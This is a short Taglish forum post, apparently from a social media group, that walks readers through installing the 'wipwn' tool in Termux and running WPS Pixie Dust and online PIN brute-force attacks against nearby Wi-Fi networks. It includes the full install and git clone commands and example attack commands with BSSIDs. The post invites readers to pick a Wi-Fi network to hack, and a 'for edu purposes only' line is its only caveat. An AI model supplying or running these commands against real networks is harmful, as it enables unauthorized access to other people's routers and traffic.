PH
PHgilbert_jpeg
Fanatic
- First turn off your Wifi.
- Turn on Hotspot.
- Turn on Location
Copy the code inside of your termux app
pkg update && pkg upgrade -y
pkg install root-repo -y
pkg install git tsu python wpa-supplicant Pixiewps iw openssl -y
git clone https:/ /github.com/anbuinfosec/wipwn
cd wipwn
chmod +x main.py
Then pag natapos na ang download sa mga required tools
Run this command
Cd wipwn
Pag asa wipwn na kayo
Run this Badboy
sudo python main.py -i wlan0 -K
Then hit enter!
Tada!! Pili na ng wifi na i hahaçk!
For edu purposes only



Sample pic

For reference
- Show avaliable networks and start Pixie Dust attack on a specified network.
- sudo python main.py -i wlan0 -K
- bash wipwn.sh
- Start Pixie Dust attack on a specified BSSID: sudo python main.py -i wlan0 -b 00:91:4C:C3:AC:28 -K
- Launch online WPS bruteforce with the specified first half of the PIN:
- sudo python main.py -i wlan0 -b 50:0F:F5:B0:08:05 -B -p 1234